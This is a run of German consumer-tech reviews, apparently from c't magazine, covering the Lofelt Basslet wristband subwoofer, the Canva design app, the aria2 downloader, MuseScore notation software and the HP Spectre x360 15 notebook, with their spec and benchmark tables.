Ausstattung	2D-Kamera (3840 × 2160 bis 30 fps, 1920 × 1080 bis 60 fps, 1280 × 720 bis 90 fps), IR-3D-Sensor, Stereomikrofon
Anschlüsse	1 × USB Typ C
Lieferumfang	Webcam, Transporthülle, USB-3.0-Kabel (Typ C auf Typ A), Abdeckklappe
Preis	240 €



Mehr Bass!

Das Subwoofer-Armband Lofelt Basslet macht Bässe am Handgelenk spürbar.

Auf den ersten Blick hält man das Lofelt Basslet für eine – zugegebenermaßen recht kantige – Armbanduhr. Auf den zweiten stellt man fest, dass es weder Zeiger noch ein Display hat. Das Basslet ist ein Mini-Subwoofer, den man am Handgelenk trägt. Die Bässe sind kaum hör-, dafür aber deutlich spürbar: Im Inneren schwingt ein kleines Gewicht, das von einer Spule in Bewegung gesetzt wird. Diese sogenannte „LoSound Engine“ arbeitet erstaunlich präzise und bildet feine Unterschiede in den tiefen Frequenzbereichen sauber ab. Am Handgelenk fühlt sich das in etwa so an, als würde man eine Hand auf einen Subwoofer legen.

Die Vibrationen sind angenehm und intensivieren das akustische Musikerlebnis. Allerdings stellt sich dieser Effekt erst nach einer gewissen Eingewöhnungsphase ein: Am besten funktioniert das Basslet, nachdem man es eine Weile getragen hat und gar nicht mehr daran denkt, dass man sich ein seltsames schwarzes Ding ums Handgelenk geschnallt hat. Das Lofelt-Armband kommt besonders bei Titeln mit variantenreichen Bässen zur Geltung. Bei akustischen Instrumenten wie Gitarren fühlt es sich zum Teil so an, als würde man die Schwingungen am Gitarrenkorpus spüren.

Das Basslet ist akkubetrieben und wird drahtlos mit Musik beschickt, allerdings lässt es sich nicht direkt mit einem Smartphone oder anderen Audioquellen koppeln. Lofelt liefert stattdessen eine kleine Sendeeinheit mit, die ebenfalls mit einem Akku bestückt ist. Der Sender wird per 3,5-mm-Klinke zwischen Audioquelle und Kopfhörer gehängt – nichts fürs neue iPhone. Auch mit kabellosen Kopfhörern kann man den kleinen Subwoofer nicht benutzen. Laut Hersteller war die um-


ständliche Umsetzung nötig, um eine möglichst geringe Latenz zu erzielen – schließlich müssen Kopfhörer und Subwoofer-Armband synchron klingen und schwingen. In unserem Test lief das Basslet den Kopfhörern nur um 10 bis 60 ms hinterher – in den meisten Hörsituationen war die Latenz kaum wahrnehmbar.

Trotz der kompakten Abmessungen von 3,9 × 3,5 × 0,8 Millimetern und nur 30 Gramm Gewicht hat das Basslet ordentlich Wumms – so viel, dass man es bei basslastigen Stücken nicht mit der maximalen Intensität betreiben möchte. Die Stärke lässt sich über die beiden Knöpfe an der rechten Seite einstellen, die gleichzeitig als Ladekontakte dienen. Hier dockt der Sender magnetisch an. Versorgt man ihn über seine MicroUSB-Schnittstelle mit Strom, speist er auch das Basslet. Die Akkulaufzeit hängt von der Musikauswahl und der eingestellten Intensität ab – mehr Bass bedeutet mehr Arbeit für die LoSound Engine. Der Hersteller gibt mindestens sechs Stunden an, mit einer bunt durchgemischten Playlist und mittlerer Intensität haben wir sogar deutlich über zehn Stunden gemessen.

Mit dem Basslet hat der Berliner Hersteller Lofelt ein spannendes Konzept für Bassliebhaber umgesetzt. Das lässt sich das Unternehmen mit fast 200 Euro allerdings auch teuer bezahlen. Bislang kann man das Subwoofer-Armband ausschließlich über den Online-Shop des Herstellers kaufen. Immerhin betont Lofelt auf seiner Website, dass man innerhalb von zwei Wochen anstandslos das Geld zurückbekommt, wenn das Basslet beim Käufer keine positiven Schwingungen anregt. (rei@ct.de)

Basslet	
Subwoofer-Armband	
Hersteller	Lofelt, www.lofelt.com
Anschlüsse	3,5 mm Klinke (Eingang und Ausgang), MicroUSB
Preis	190 € (199 US-\$)

Anzeige



Designer auf Abruf

Die Web-Anwendung Canva ermöglicht es auch Laien, ansprechende Designs für zahlreiche Anlässe zu erstellen – mit Tausenden Vorlagen und Grafik-Elementen.

Canva funktioniert mit den Desktop-Versionen von Firefox, Chrome, Safari, IE und Edge. Mit der Anwendung kann man unter anderem Visitenkarten, Präsentationen, Buchcover und Flyer erstellen. 62 solcher Kategorien werden dem Nutzer angeboten. Insgesamt stehen über 8000 zeitgemäße Vorlagen zur Auswahl, die sich wiederum aus kleineren Grafik-Elementen zusammensetzen. Die Vorlagen können einfach übernommen oder bearbeitet werden. Aus der Datenbank mit über einer Million Grafik-Elementen kann man zusätzliche Bausteine hinzufügen. Außerdem lassen sich Texte eingeben oder eigene Bilder hochladen und einbauen. Kurze Tutorials erleichtern die ersten Schritte.

Dank der modernen Oberfläche geht die Bedienung aber ohnehin locker von der Hand: In der Mitte des Bildschirms zeigt Canva das bearbeitete Design, links stehen Kategorien für Grafik-Elemente zur Auswahl. Alle diese Grafiken sind mit Tags versehen und lassen sich darüber suchen. Schade ist, dass Canva keine weiteren Filter-Optionen bietet, etwa nach Anlass oder Stimmung. Im Zweifelsfall muss man daher lange durch die Vorlagen- oder Elemente-Listen scrollen, um das Richtige zu finden.

Am oberen Bildrand zeigt Canva dem Nutzer einige rudimentäre Bildbearbeitungseinstellungen. Dort kann er Deckkraft oder Farbwerte eines Elements bearbeiten, Änderungen rückgängig machen und seine Kreation als PDF, JPEG oder PNG herunterladen. Die fertigen Designs liegen aber auch in der Cloud.

Beeindruckend ist die große Auswahl an Grafiken, die Canva zur Verfügung stellt, etwa Modellbilder, Illustrationen und Symbole. Auch Diagramme lassen sich mit Canva zügig zusammenbasteln und beschriften. Die Einstellungsmöglichkeiten sind aber eher sparsam.


Grundsätzlich ist Canva kostenlos. Für viele der Grafiken muss man aber zahlen: Wer ein kostenpflichtiges Element verwenden möchte, lohnt für die einmalige Verwendung einen US-Dollar. Die Mehrfachnutzung kostet 10 US-Dollar, für hundert US-Dollar bekommt man erweiterte Lizenzen für Druck und Arbeitsplatz.

Es besteht außerdem die Möglichkeit, kostenpflichtige Elemente aus Vorlagen manuell zu entfernen. Gerade bei den Bewerbungsvorlagen lohnt es sich, das zu berücksichtigen: Dort ist das einzige kostenpflichtige Element häufig das Platzhalter-Bild für das Bewerbungsfoto, das man ohnehin durch ein eigenes ersetzen will. Um Canva nutzen zu können, muss man sich registrieren. Ein Account-Upgrade für monatlich 13 US-Dollar schaltet zusätzliche Features wie Team-Verwaltung, Marken-Management und bevorzugten Kunden-Support frei.

Canva sieht modern aus und bietet eine riesige Auswahl an vielseitigen Grafik-Elementen und Vorlagen, die als Inspiration dienen oder einfach übernommen werden können. Stimmige Infografiken, Foto-Collagen und Banner lassen sich so in wenigen Minuten online erstellen. Zwar gibt es Anreize, etwas Geld liegen zu lassen, grundsätzlich ist Canva aber auch kostenfrei sehr gut nutzbar.

(dahe@ct.de)

Canva	
Design-Anwendung	
Hersteller	Canva, canva.com
Systemanf.	aktuelle Desktop-Version von Firefox, Chrome, Internet Explorer, Edge oder Safari
Preis	kostenlos, kostenpflichtige Elemente jeweils 1 US-\$



Flotter Datensauger

Das Kommandozeilenwerkzeug aria2 lädt Dateien aus dem Web und nutzt bei Bedarf mehrere Server gleichzeitig. Die wget-Alternative kann Downloads fortsetzen und ferngesteuert werden.


aria2 saugt Daten via HTTP, HTTPS, FTP, SFTP und BitTorrent aus dem Internet, bei Bedarf auch über einen HTTP-Proxy. Zertifikate in HTTPS-Verbindungen prüft das Tool automatisch, es kennt allerdings nur HTTP 1.1. Im Unterschied zu wget kann aria2 mehrere Quellen gleichzeitig anzapfen und so die verfügbare Bandbreite optimal ausnutzen. Alternativ kann das Programm mehrere parallele Verbindungen zu einem Server aufbauen oder die Transfergeschwindigkeit bei Bedarf drosseln.

Downloads darf man unterbrechen und später fortsetzen. Letzteres funktioniert auch, wenn eine andere Anwendung den Download begonnen hat. Das Tool kann Metalink-Dateien auswerten und unter anderem mit den enthaltenen Prüfsummen Übertragungsfehler ausschließen. aria2 lässt sich als Hintergrunddienst starten und über JSON- und XML-RPC-Schnittstellen fernsteuern.

Die Download-URLs übergibt man aria2 an der Kommandozeile oder in einer Textdatei. Die Bedienung ist einfach, die Parameter sind gut dokumentiert. aria2 beansprucht wenig RAM und Prozessorleistung. Es lässt sich auf vielen Betriebssystemen übersetzen. Linux-Systeme halten es meist in ihren Repositories vor. (Tim Schürmann/lmd@ct.de)

aria2 1.31.0	
Kommunikation	
Hersteller	aria2-Projekt, https://aria2.github.io
Systemanf.	Linux, Windows, macOS, Android
Preis	kostenlos

Anzeige



Auf dem Sprung

Open-Source-Notensatzprogramm für Windows, Mac und Linux

Wer von einem kostenlosen Multi-talent für den Notensatz träumt, sollte sich MuseScore 2.0.3 ansehen. Es läuft als Open Source unter Windows, macOS und Linux – in 45 Sprachen.

Von Dr. Justus Noll

MuseScore wurde seit 2002 vom deutschen Software-Entwickler, Komponisten und Pianisten Werner Schweer entwickelt. Die Methoden zur Noteneingabe ähneln den nicht gerade billigen Programmen Dorico, Finale und Sibelius [1]. MuseScore verzichtet auf die laut Handbuch unzuverlässige Echtzeit-

Einspielung, auch wenn die für MuseScore 3 in ferner Zukunft geplant ist. Stattdessen gibt man Noten derzeit per Step-Eingabe ein – die aktuelle Standardmethode. Eine Notendauer wird gewählt und die Tonhöhe per Maus oder (MIDI-)Keyboard festgelegt. Eine praktische Zusatzfunktion ermöglicht die erneute Tonhöhereingabe für eine bereits bestehende Rhythmuspassage.

Korrekte Pausen und Taktstriche setzt das Programm automatisch. Da MuseScore einen klugen Unterschied zwischen „nomineller“ und tatsächlicher Taktlänge macht, lassen sich irreguläre Passagen leicht eingeben, zum Beispiel Auftakte, Kadenzen, unvollständige oder ad-lib-Takte, deren Zählung zusätzlich ausge-

setzt werden kann. Taktstriche lassen sich ganz ausblenden.

MuseScore bietet verschiedene Spezialfunktionen, um die Musik des Mittelalters und der Renaissance so zu setzen, wie das in kommerziellen Editionen seit dem 20. Jahrhundert erfolgt. Die Lesbarkeit solcher Noten kann – anstelle von Taktstrichen – durch Mensurstriche, die zwischen den Notenzeilen stehen, verbessert werden. MuseScore eignet sich also – neben dem Liedtext, den das Programm selbstverständlich beherrscht – nicht nur für Tabulaturen und barocken Generalbass, sondern auch für moderne Perkussion, Akkordbezifferung und Gitarrengriffsschrift. Sogar „Dudelsackverzierungen“ sind eingebaut.

Das Bedien-Frontend lässt sich weitgehend den individuellen Wünschen anpassen. Wer sich in einem anderen Programm – zum Beispiel in Sibelius – bei der Rhythmuseingabe an eine bestimmte Tastenbelegung gewöhnt hat, kann diese auch in MuseScore einstellen. Den Hintergrund der Partitur darf man als farbige „Tapete“ individuell gestalten. Manche Funktionen sind außerdem via MIDI-Remote-Control per Keyboard steuerbar.

Ansichtssache

Wie andere Notensatzprogramme verfügt MuseScore über zwei Darstellungsmodi: die Seiten- und die fortlaufende Ansicht. Erstere dient vor allem zum Layouten, Letztere ist praktisch für die massenhafte Noteneingabe. Ganz unabhängig voneinander sind sie aber nicht, da beim Wechseln in die Seitenansicht eine Korrektur des Layouts notwendig werden kann. Das Hauptfenster des Programms lässt sich teilen, um zwei verschiedene Dokumente oder Partiturteile anzuzeigen. Ein „Navigator“ ermöglicht die schnelle Orientierung in größeren Partituren.

MuseScore lieferte im Test auf Anhieb ein ansprechendes Layout. Eine Stretch-Funktion erlaubt zusätzlich, die Breiten von Takten zu schrumpfen oder zu vergrößern. Der „Album-Manager“ stellt eine Liste mehrerer Partituren zusammen; damit lassen sich Übungsbücher erstellen und ausdrucken oder die verschiedenen Sätze eines Orchesterwerks in einer Datei miteinander verbinden.

In der aktuellen Version 2.0.3 unterstützt MuseScore die automatische und konfliktfreie Platzierung von musikalischen Zeichen nur in geringem Maße. Sibelius nutzt dafür seine „magnetischen“, Finale setzt auf „intelligente“ Zeichen. Abgesehen davon, dass auch „Magnetismus“ und „Intelligenz“ nicht unfehlbar sind, bedeutet es, dass man in MuseScore häufiger zur Maus greifen muss, etwa um überlappende Elemente zu rechtzurücken.

Hörbar

Natürlich verfügt auch MuseScore über eine Funktion, um die Partitur hörbar zu machen. Dazu fungiert der „Synthesizer“ als zentrales Kontrollfenster. MuseScore nutzt standardmäßig die 128 GM-Sounds und bringt obendrein den Soundfont FluidR3Mono_GM.sf3 mit, passend zum Software-Player Fluid. Er enthält General-MIDI-Klänge, die eine deutliche Klang-

verbesserung gegenüber dem systemeigenen MIDI-Synthesizer bedeuten.

Ein in der Version 2 neu eingebauter Synthesizer namens Zerberos unterstützt SFZ-Sound-Bänke, zum Beispiel das 503 MByte große Sonatina Symphonic Orchestra. Das ist einer der zahlreichen freien Soundfonts, die im Internet erhältlich sind und sich in MuseScore installieren lassen. Der Klangaufbereitung dienen das Stereo-Reverb-Modul Zita 1 und der Kompressor SC4. Die Wiedergabe lässt sich in zwei Stilrichtungen – „swing“ oder „straight“ – beeinflussen. Bei korrekter Konfiguration kann das Programm auch Anweisungen wie „pizzicato“ lesen und per Soundfont akustisch umsetzen.

Ex- und Importkunst

Die Exportmöglichkeiten in MuseScore sind zahlreich. Das fängt mit einer einfachen Capture-Funktion an, welche Bildschirmanschnitte als PDF und in anderen Formaten speichert.

Partitur und Stimmenauszüge lassen sich in verschiedene Audio- und Bildformate exportieren, darunter PDF, MP3 oder MIDI. Für den Notations-Export haben sich XML und MXL durchgesetzt, auch wenn man dabei keine wirklich 1:1 korrekten Ergebnisse erwarten kann.

Beim Import akzeptiert MuseScore mehrere Formate anderer Musikprogramme, etwa Capella und Band-in-a-Box. Mehrere der für den Import gedachten Formate sind noch im experimentellen Stadium. Der Eintrag im File-Menü „Import PDF“ führt – anders als erwartet – auf eine MuseScore-Webseite, auf der man nach der Registrierung in einer großen Anzahl von äußerst unterschiedlichen User-Arbeiten wählen kann.

Über eine Plug-in-Schnittstelle wird MuseScore mit dem C++-Toolkit Qt (zurzeit 5.4.2) erweiterbar. Zahlreiche Plug-ins, meist experimenteller Art, existieren bereits. Wie sie ist das ganze Programm in stetiger Entwicklung, was sich einschränkend auf manche Funktionen auswirkt, etwa lokale Zeitsignaturen, also unterschiedliche Taktarten in gleichzeitigen Systemen, oder auf Tabulatureingabe und Instrumentenwechsel, Wertänderungen im Mixer und WYSIWYG-Editieren von Kopf- oder Fußzeilen.

MuseScore für Windows gibt es übrigens auch als portables Programm und in einer 64-Bit-Version. Dazu meint allerdings www.musescore.org/de: „Es gibt nur zwei bekannte Gründe, warum jemand diese nicht unterstützte 64-Bit-Version be-

MuseScore 2.0.3	
Notensatzprogramm	
Hersteller	Werner Schweer u. a., www.musescore.org/de
System	Windows 7, 8, 10, macOS ab 10.7, Linux
Soundlibrary/Daten	Soundfont FluidR3Mono_GM.sf3 / 14 MByte
Funktionen	
Akkordsymbole/Zeichenentwurf	✓ / –
ReWire/Videounterstützung	– / –
OCR-Scan-Funktion	–
MIDI-Import/-Export	✓ / ✓
XML-Import/-Export	✓ / ✓
Import von	md, cap/capx (Capella), bbw (Bagpipe Music Writer), ove (Overture), gtp, gp3, gp4, gp5, gpx (Guitar-Pro), mgu, sgu, MGU, SGU (Band-In-A-Box)
Partitur-Export nach	pdf, png, svg, flac, wav, ogg, mid(i), .kar (für Karaoke), xml, mxl (komprimiertes xml)
MP3-Export/PDF-Ausgabe	✓ (mit Lame-Encoder) / ✓
Preis	kostenlos
Bewertung	
Oberfläche / Bedienkonzept	⊕ / ⊕
Eingabe PC / Echtzeit	⊕⊕ / –
Import/Ausgabe	⊕⊕ / ⊕⊕
Sounds	○
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden	

nutzen möchte: Weil Sie einen riesigen SFZ benutzen möchten oder weil Ihr MIDI-Keyboard-Treiber 32 Bit nicht unterstützt.“

Fazit

Alltagsaufgaben beim Notensatz lassen sich mit MuseScore spielend erledigen. Erst bei umfangreicheren Aufgaben liegen die Oberligisten – das neue Dorico von Steinberg sowie Sibelius und Finale – noch vorne, weil sie über ausgereifere Automatismen für Layout und musikalische Zeichen verfügen. Dass diese Programme für die Wiedergabe mit Gigabyte-schweren Sample-Bibliotheken daherkommen, muss dagegen nicht unbedingt ins Gewicht fallen, denn die Wiedergabe von MuseScore klingt trotz des schmalen Soundfonts für alle praktischen Zwecke gut genug.

Inzwischen hat Werner Schweer die Entwicklung von MuseScore 3 angekündigt. Dann soll das Programm „smarter“ (kollisionsfrei), „schneller“ und „leichter“ (Menüstruktur) werden. Bis dahin wird zwar noch einige Zeit vergehen. Doch den Sprung in die Oberliga dürfte MuseScore dann wohl schaffen. (uh@ct.de) **ct**

Literatur

- [1] Dr. Justus Noll, „Schwarze Kunst – Fünf Notensatzprogramme im Vergleich“, c't 3/17, S. 122



Groß-Hybrid

Das Hybrid-Notebook HP Spectre x360 15

Die meisten Notebooks mit 360-Grad-Scharnieren besitzen nur kleine Bildschirmdiagonalen. Das HP Spectre x360 15 im edlen Vollmetallgehäuse protzt dagegen mit einen 15,6-Zoll-Touchscreen samt 4K-Auflösung.

Von Florian Müssig

Die Spectre-Familie umfasst die edelsten und schicksten Notebooks von HP, und das neue Spectre x360 15 ist da keine Ausnahme: Das Unibody-Aluminium-Gehäuse ist hochwertig verarbeitet und zweifarbig. Die großen Flächen tragen Anthrazit, die seitlichen Kanten und

die Einfassung des Touchpads setzen sich kupferfarben ab. Wem dieses Design nicht zusagt, der hat Pech: Anders als beim gleichnamigen Vorgänger wird es das Gerät nur noch in dieser einen Farbkombination geben und nicht mehr wahlweise in neutralerem Silber.

Der 15,6-Zoll-Touchscreen bietet 4K-Auflösung, ist dank IPS-Technik blickwinkelunabhängig und reicht mit einer maximalen Helligkeit von knapp 300 cd/m² auch für den Betrieb in hellen Umgebungen aus. Der Rand um den Bildschirm ist seitlich gerade einmal 7 Millimeter breit, wodurch das Bild größer wirkt beziehungsweise das Notebook an sich kleiner.

Dank der 360-Grad-Scharniere kann man das Gerät so zusammenklappen, dass

der Bildschirm nach außen zeigt. Als reines Tablet taugt das Spectre x360 15 wegen seines vergleichsweise hohen Gewichts nur bedingt. Mit dem beiliegenden aktiven Stift kann man das Gerät auf dem Schreibtisch aber als mehr als DIN-A4 großen digitalen Zeichenblock verwenden.

Multiplayer-Spiele, bei denen man das Gerät als digitales Spielbrett in der Tischmitte nutzen könnte, bietet der Windows-App-Store kaum. Zudem muss man sich bei diesem Nutzungsszenario die Frage stellen, ob man für gesellige Runden tatsächlich ein 2000-Euro-Gadget braucht: Alternativen wie das Dell Inspiron 15 5000 2-in-1 oder das Lenovo Yoga 510 15 kosten deutlich weniger; beide sind ebenfalls 15,6-Zoll-Notebooks mit 360-Grad-Scharnieren. Dafür können sie bei der technischen Ausstattung dem HP-Gerät nicht das Wasser reichen – sei es nun das tolle 4K-Display oder die SSD mit satten 1 TByte Speicherplatz.

Nur hochwertige Ausstattung

Die 1-TByte-SSD findet man nur in der getesteten Maximalausstattung für 2000 Euro; in niedrigeren Konfigurationen muss man mit 256 oder 512 GByte SSD-Speicherplatz auskommen. Dennoch kostet auch das Einstiegsmodell des Spectre x360 15 bereits 1600 Euro: Bei allen Modellen sind das 4K-Display, der schnelle Doppelkern-Prozessor Core i7-7500U und 16 GByte Arbeitsspeicher an Bord. Auch der Zusatz-Grafikchip Nvidia GeForce 940MX ist immer vorhanden.

Diese Einstiegs-GPU reicht allerdings nicht aus, um aktuelle Blockbuster-Titel mit hohen Details ruckelfrei auf den Schirm zu bringen – schon gar nicht in der nativen 4K-Auflösungen. Bei grafisch anspruchsvolleren Titeln, etwa Online-Spielen wie DOTA 2 oder World of Warcraft, kann man hingegen das eine oder andere Detail hinzuschalten. Sitzt man in normalem Abstand vor dem Notebook, macht es auch nichts aus, wenn man die Spielaufklärung auf Full-HD (1920 × 1080 Pixel) reduziert: Auf die volle Bildfläche skaliert sieht das immer noch gut aus.

Die beleuchtete Tastatur liefert beim Tippen präzises Feedback; abgesehen vom in eine Zeile gequetschten Cursor-Block gibt es am Layout nichts auszusetzen – im Gegenteil: Bild-Auf/-Ab, Pos1 und Ende sind separat ausgeführt und somit komfortabel ohne Tastenkombinationen zu erreichen. Das große Touchpad hat extremes

Breitformat und bietet dadurch genug Platz für Gesten mit bis zu 4 Fingern.

2 × USB-C

Statt an einen eigenen Eingang wird das Netzteil an eine der beiden Buchsen im Typ-C-Format angeschlossen – wodurch diese dann blockiert ist. Beide Buchsen liefern alternativ USB- und DisplayPort-Signale. USB 3.1 Gen 2 alias SuperSpeed-Plus (10 GBit/s) beherrscht nur die vordere Typ-C-Buchse, welche auch zum Anschluss von Thunderbolt-3-Peripherie dient. Eine Typ-C-Infrastruktur ist für den Käufer aber keine Pflicht: Monitore kann man auch an einen herkömmlichen HDMI-Ausgang stecken und USB-Sticks in eine klassische Typ-A-Buchse.

Der Kartenleser spricht flotte SD-Karten mit voller Geschwindigkeit an und nimmt vollformatige Karten auf – bei vielen Windows-Tablets sind nur Micro-SD-Slots eingebaut. Die beiden Lüfter bleiben bei geringer Systemlast unhörbar leise. Haben CPU und GPU zu tun, so werden sie bis zu 2,6 Sone laut – hier fordert das flache Gehäuse seinen Tribut.

Dank eines dicken 78-Wh-Akkus schafft das Spectre x360 15 bis zu zehn Stunden Akkulaufzeit, was für einen Arbeitstag locker ausreicht. Das bleibt dennoch hinter HPs Versprechen zurück: Im Datenblatt stehen über 13 Stunden.

Die Lautsprecher klingen ordentlich mit Ansätzen von Bass. Sie sitzen seitlich der Tastatur, was im Notebook-Betrieb sinnvoll ist. Nutzt man das Spectre x360 15 hingegen als Tablet, so beschallt man hauptsächlich den Schreibtisch oder die Umgebung.

Fazit

Das HP Spectre x360 15 ist ein hochwertiges 15,6-Zoll-Notebook mit einem farbkraftigen und blickwinkelunabhängigen 4K-Bildschirm. Dank der 360-Grad-Scharniere kann man ihn um den Rumpf herumklappen und das Gerät dann als schweres Riesen-Tablet mit Finger- und Stiftbedienung verwenden. Diesen Bedarf sollte man auch haben: Ähnlich ausgestattete, hochwertige Notebooks ohne Hybrid-Ambitionen kosten einen ganzen Batzen weniger. Ein Hybrid-Notebook mit noch größerer Bildschirmdiagonale gibt es nur bei Dell [1]. (mue@ct.de) **ct**

Literatur

[1] Florian Müssig, Riesen-Hybrid, Dell Inspiron 17 7000: 17-Zoll-Notebook mit 360-Grad-Scharniere, c't 21/16, S. 56

Dank 360-Grad-Scharnier lässt sich das HP Spectre x360 15 unter anderem auch als digitaler Zeichenblock nutzen.



HP Spectre x360 15: Daten und Testergebnisse

getestete Konfiguration	bi001ng
Lieferumfang	Windows 10 Home 64 Bit, Netzteil, Transporthülle, Stift
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera	– / – / R / – / ✓
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / 1 × L, 1 × R (1 × Typ-C) / 1 × R (1 × Typ-C) / –
Kartenleser / Strom / Docking-Anschluss	L (SD) / – / –
Typ-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	✓ / ✓ / ✓ / ✓ / ✓
Ausstattung	
Display	BOE 06C3: 15,6 Zoll / 39,7 cm, 3840 × 2160, 16:9, 282 dpi, 15 ... 294 cd/m², spiegelnd
Prozessor	Intel Core i7-7500U (2 Kerne mit HT), 2,7 GHz (3,5 GHz bei einem Thread), 2 × 256 KByte L2-, 4 MByte L3-Cache
Hauptspeicher / Chipsatz	16 GByte PC4-17000 / Intel Kaby-Lake-U
Grafikchip (Speicher) / mit Hybridgrafik	int.: Intel HD 620 (vom Hauptspeicher) / ✓
Sound	HDA: Realtek ALC295
LAN / WLAN	– / PCIe: Intel Dual Band Wireless-AC 8265 (a/b/g/n-300/ac-867)
Mobilfunk / Bluetooth (Stack)	– / USB: Intel (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	PS/2: Synaptics (max. 4 Finger) / TPM 2.0 / –
Massenspeicher / optisches Laufwerk	SSD: Samsung PM961 (1024 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku / wechselbar / Ladestandsanzeige	78 Wh Lithium-Ionen / – / –
Netzteil	90 W, 466 g, 12,9 cm × 6,5 cm × 2,8 cm, Kleeblattstecker
Gewicht / Größe / Dicke mit Füßen	2,01 kg / 36 cm × 25,1 cm / 1,9 cm
Tastaturhöhe / Tastenraster	1,3 cm / 19 mm × 18,5 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	0,8 W / 0,5 W
ohne Last (Display aus / 100 cd/m² / max)	8,2 W / 11,8 W / 13,2 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	39,5 W / 17,2 W / 53,7 W
max. Leistungsaufnahme / Netzteil-Powerfactor	94 W / 0,94
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m²) / WLAN (200 cd/m²)	10,4 h (7,6 W) / 8,1 h (9,7 W)
Laufzeit Video / 3D (max. Helligkeit)	5,6 h (14,1 W) / 1,8 h (43,1 W)
Ladezeit / Laufzeit nach 1h Laden	1,3 h / 7,8 h
Geräusch ohne / mit Rechenlast	0,1 Sone / 2,7 Sone
Massenspeicher lesen / schreiben	1934,8 / 1635,2 MByte/s
IOPS (4K) lesen / schreiben	141251 / 115643
Leserate SD-Karte	53,1 MByte/s
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	19,3 / 13,1 MByte/s / –
Qualität Audioausgang / Dynamikumfang	⊕⊕ / 99,1 dB(A)
CineBench R11.5 Rendering 32 / 64 Bit (n CPU)	3,41 / 3,67
CoreMark Single-/Multi-Core / GLBench	17390 / 46356 / 498 fps
3DMark (Sky Diver / Fire Strike / Time Spy)	6835 / 1958 / 640
Preis und Garantie	
Straßenpreis Testkonfiguration	2000 €
Garantie	2 Jahre
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden	

Grenzen dicht

Samsung verweigert Garantie wegen „Auslandsbezug“

